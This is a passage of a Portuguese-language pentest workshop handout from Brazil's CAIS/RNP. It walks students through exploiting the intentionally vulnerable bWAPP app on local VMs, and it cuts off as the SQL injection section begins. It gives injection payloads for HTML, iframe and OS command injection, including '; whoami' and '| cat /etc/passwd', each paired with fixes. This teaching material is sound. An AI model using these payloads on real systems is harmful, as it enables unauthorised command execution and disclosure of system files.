




Inteligência em
Cibersegurança

Introdução aos Testes de Intrusão(Pentest)

CAIS/RNP 2025

Material Didático

23 de JUNHO de 2025





Sobre a RNP

Somos a rede brasileira para educação e pesquisa. Disponibilizamos internet segura e de alta capacidade, serviços personalizados e promovemos projetos de inovação. Nosso sistema inclui universidades, institutos educacionais e culturais, agências de pesquisa, hospitais de ensino, parques e polos tecnológicos. Com isso, beneficiamos 4 milhões de alunos, professores e pesquisadores brasileiros. Fomos os pioneiros, ao trazer a internet para o Brasil, e hoje nossa rede chega a todas as unidades da federação. Também estamos conectados às demais redes de educação e pesquisa na América Latina, América do Norte, África, Europa, Ásia e Oceania por meio de cabos de fibra óptica terrestres e submarinos. Somos qualificados como uma organização social vinculada ao Ministério da Ciência, Tecnologia e Inovações (MCTI) e mantida por esse, em conjunto com os ministérios da Educação (MEC), das Comunicações (MCom), Turismo, Saúde (MS) e Defesa (MD), que participam do Programa Interministerial RNP (PRO-RNP).

Sobre o CAIS

Na RNP, temos o papel de zelar pela segurança da nossa rede e das instituições conectadas. Com esse objetivo, surgiu o Centro de Atendimento a Incidentes de Segurança – CAIS. Com mais de 25 anos de atuação, o CAIS foi um dos primeiros grupos de resposta a incidentes de segurança a atuar em nível nacional na detecção, resolução e prevenção de incidentes que trafegam pela rede acadêmica e suas instituições usuárias.

Sobre esta oficina

O material desta oficina inclui este arquivo PDF com o conteúdo prático e um arquivo OVA para virtualização de VM em ambiente Virtual Box.

Obs.: Recomenda-se que você habilite a área de transferência bidirecional nas VMs, para facilitar a inserção dos códigos.

Esta oficina foi desenvolvida pelo CAIS com o objetivo de contribuir com a comunidade de segurança, demonstrando técnicas utilizadas em atividades de segurança ofensiva.

O material da oficina inclui:

- Um **arquivo PDF** com o conteúdo prático e instruções de uso;
- Dois arquivos **OVA** para virtualização no VirtualBox:
 - **Kali Linux**: utilizado como máquina atacante, com diversas ferramentas de segurança instaladas;
 - **bee-box**: máquina vulnerável com o ambiente bWAPP pré-configurado para exploração de vulnerabilidades em aplicações web.

Credenciais de acesso:


- **Kali Linux**: usuário kali / senha kali
- **bee-box**: acesso root automático na inicialização

Pré-requisitos:

Antes de iniciar a oficina, é necessário que o participante tenha:

- Um computador com pelo menos:
 - **8 GB de RAM** (recomendado: 12 GB ou mais)
 - **100 GB de espaço livre em disco**
 - **VirtualBox instalado e funcionando**
- Habilitação da **área de transferência bidirecional** entre o host e as VMs (recomendado), para facilitar o envio de comandos e scripts

Com as VMs configuradas, o participante poderá realizar ataques controlados e estudar as técnicas demonstradas de forma prática e segura.





SUMÁRIO

Como Importar uma Máquina Virtual (.OVA) no VirtualBox	5
Acesso ao ambiente bWAPP	7
Iniciando a Exploração das Vulnerabilidades	7
1. Vulnerabilidade: HTML Injection - Reflected (GET).....	8
2. Vulnerabilidade: iFrame Injection.....	10
3. Vulnerabilidade: OS Command Injection	12
4. Vulnerabilidade: SQL Injection (GET - search).....	15
5. Vulnerabilidade: Broken Authentication – Password Attacks	21
6. Vulnerabilidade: XSS - Reflected (GET)	22
7. Vulnerabilidade: XSS - Stored (Blog)	24
8. Vulnerabilidade: Insecure FTP Configuration.....	26
9. Vulnerabilidade: Unrestricted File Upload.....	29


Como Importar uma Máquina Virtual (.OVA) no VirtualBox

Pré-requisito

- Tenha o arquivo .ova disponível localmente.
- VirtualBox instalado.


1. Abra o VirtualBox

- Clique no menu Arquivo (ou “File”)
- Selecione Importar Appliance (ou “Import Appliance”)



2. Selecione o arquivo OVA


- Na janela Importar Appliance Virtual:
 - Origem: escolha Sistema de Arquivos Local
 - Arquivo: clique no ícone de pasta para localizar e selecionar o arquivo .ova da máquina (ex: LAB - bWAPP.ova)






3. Clique em Finalizar

- Após selecionar o arquivo .ova, verifique as configurações e clique em Finalizar.
- O VirtualBox iniciará a importação da máquina virtual.
- Esse processo pode levar alguns minutos dependendo do tamanho do .ova e do desempenho da máquina.



4. Aguarde a importação

- Quando concluído, a máquina aparecerá na lista lateral do VirtualBox.
- Após finalizar a importação da bee-box, repita o processo com o Kali Linux (ex: Kali-Linux.ova)



5. **Importante:** configurar a rede antes de iniciar as VMs

Antes de iniciar as máquinas virtuais Kali Linux e bee-box, é necessário ajustar a configuração de rede para que elas possam se comunicar corretamente.

Configuração recomendada:

- Vá em Configurações > Rede > Adaptador 1 de cada VM
- Selecione a opção “Placa em modo Bridge”
- Em Nome, escolha a placa de rede que você está utilizando (ex: Lenovo USB Ethernet, Wi-Fi, etc.)
- Clique em OK e somente então inicie as VMs



Acesso ao ambiente bWAPP

Para acessar a aplicação vulnerável, siga os passos abaixo:

1. Inicie a VM bee-box e a VM Kali Linux
2. No terminal da bee-box, verifique o endereço IP com o comando:
 - `ip a`Anote o IP exibido (geralmente algo como 192.168.x.x)
3. Na VM Kali Linux, abra o navegador e acesse o bWAPP usando o IP da bee-box:
 - `http://<IP-da-bee-box>/bWAPP/`

Credenciais de acesso: bee / bug

Iniciando a Exploração das Vulnerabilidades

Agora que a máquina virtual está devidamente configurada e o ambiente bWAPP está acessível, daremos início às atividades práticas de segurança.

O bWAPP (Buggy Web Application) é uma aplicação propositalmente vulnerável, criada para o estudo e treinamento em segurança da informação. Neste ambiente, você terá a oportunidade de explorar diferentes tipos de falhas de segurança conhecidas, entender como elas funcionam e, principalmente, como podem ser mitigadas.

Ao longo das atividades, vamos abordar algumas das vulnerabilidades mais recorrentes no cenário real. Em cada exemplo, será apresentado:

- O que é a vulnerabilidade;
- Por que ela acontece;
- Como explorá-la na prática; e
- E quais medidas de correção devem ser adotadas.

Prepare-se para colocar a mão na massa e aprender com simulações reais de ataques em um ambiente seguro!



1. Vulnerabilidade: HTML Injection - Reflected (GET)

O que é?

A **HTML Injection** (Injeção de HTML) é uma vulnerabilidade que permite a um atacante injetar código HTML arbitrário em uma página web. No caso da versão **Reflected (GET)**, o conteúdo injetado é refletido imediatamente como resposta a um parâmetro enviado via URL.

Isso pode ser usado para alterar a aparência da página, enganar o usuário (phishing), ou preparar outros tipos de ataques como redirecionamentos maliciosos.

Por que acontece?

Essa falha ocorre quando **dados fornecidos pelo usuário não são devidamente validados ou escapados** antes de serem inseridos diretamente no HTML da resposta da página.

No caso do bWAPP, o valor passado por parâmetro GET (ex: ?name=valor) é exibido diretamente na página sem nenhuma sanitização.

Como explorar?

1. No navegador da VM **Kali Linux**, acesse:

`http://<IP-da-bee-box>/bWAPP/htmli_get.php`

2. Preencha os campos com código HTML simples:


First name:

`<h1>Olá</h1>`

Last name:

`<b>Aluno</b>`

3. Clique no botão "Go" (ou equivalente).
4. A resposta da página refletirá esses valores, interpretando o HTML. Por exemplo, você verá "Olá" como um título grande e "Aluno" em negrito — demonstrando a vulnerabilidade.



🔧 Como corrigir?

Para corrigir a vulnerabilidade, é necessário:

- Escapar caracteres HTML especiais como <, >, ", ', & antes de exibir os dados na página.
- Alternativamente, utilizar frameworks que façam essa sanitização automaticamente.

2. Vulnerabilidade: iFrame Injection

O que é?

A **iFrame Injection** ocorre quando um site permite que o conteúdo de um **iframe** seja manipulado por meio de parâmetros fornecidos pelo usuário, sem validação adequada. Isso pode ser explorado para carregar páginas externas maliciosas dentro do próprio site, abrindo brechas para **phishing**, **clickjacking** ou **roubo de informações**.

Por que acontece?

Essa falha acontece porque o sistema aceita valores arbitrários via parâmetros GET (ex: `ParamUrl`, `ParamWidth`, `ParamHeight`) e os insere diretamente na estrutura do `iframe` sem sanitização ou restrições.

O atacante pode modificar o valor do `ParamUrl` para embutir **qualquer endereço**, inclusive de sites maliciosos.

Como explorar?


1. No navegador da Kali Linux, acesse a URL base da vulnerabilidade:

<http://<IP>/bWAPP/iframei.php?ParamUrl=robots.txt&ParamWidth=250&ParamHeight=250>

2. Modifique o valor do parâmetro `ParamUrl` para carregar uma página externa, por exemplo:

<http://<IP>/bWAPP/iframei.php?ParamUrl=https://example.com&ParamWidth=800&ParamHeight=400>

3. Resultado: o site bWAPP exibirá o conteúdo do site `example.com` dentro de um `iframe` — o que caracteriza a falha.





Como corrigir?

- Validar e restringir os parâmetros de URL: só permitir domínios ou caminhos autorizados no `ParamUrl`.
- Escapar corretamente os dados antes de construir o `iframe` no HTML.
- Implementar whitelists (listas brancas) de URLs confiáveis.
- Remover a possibilidade de o usuário manipular o `iframe` diretamente, quando não necessário.
- Utilizar políticas de segurança como Content Security Policy (CSP) para restringir o carregamento de recursos externos.

3. Vulnerabilidade: OS Command Injection

O que é?

A **OS Command Injection** ocorre quando uma aplicação web permite que comandos do sistema operacional sejam executados com base em entradas fornecidas pelo usuário, **sem validação adequada**.

Isso permite que um atacante **injele e execute comandos arbitrários** no servidor, comprometendo completamente o ambiente.

Por que acontece?

Essa vulnerabilidade surge quando:

- A aplicação utiliza funções como `system()`, `exec()`, `shell_exec()` ou `popen()` em PHP;
- E concatena diretamente os dados inseridos pelo usuário a esses comandos sem validação, filtragem ou sanitização.


Como explorar?

1. Acesse:

`http://<IP-da-bee-box>/bWAPP/commandi.php`

2. Na tela exibida (como no print), insira um domínio qualquer — ex: `www.nsa.gov` — e clique em Lookup.


3. A aplicação executará o comando no sistema (como `nslookup` ou `dig`) e retornará a saída no navegador.






4. Agora injete comandos:

- `www.nsa.gov; whoami`



- `www.nsa.gov && uname -a`



- www.nsa.gov | `cat /etc/passwd`



Isso confirma que comandos arbitrários estão sendo executados no sistema operacional.

Como corrigir?

- Nunca executar diretamente entradas do usuário em comandos do sistema.
- Usar funções seguras, como `escapeshellarg()` e `escapeshellcmd()` para sanitizar a entrada, quando realmente necessário.
- Preferir bibliotecas internas ou funções específicas ao invés de comandos externos.
- Desabilitar funções perigosas no PHP (`exec`, `shell_exec`, etc.) se não forem necessárias.



4. Vulnerabilidade: SQL Injection (GET - search)

O que é?

A **SQL Injection (SQLi)** ocorre quando entradas fornecidas pelo usuário são incluídas diretamente em consultas SQL sem sanitização adequada, permitindo que comandos maliciosos sejam injetados e executados no banco de dados.

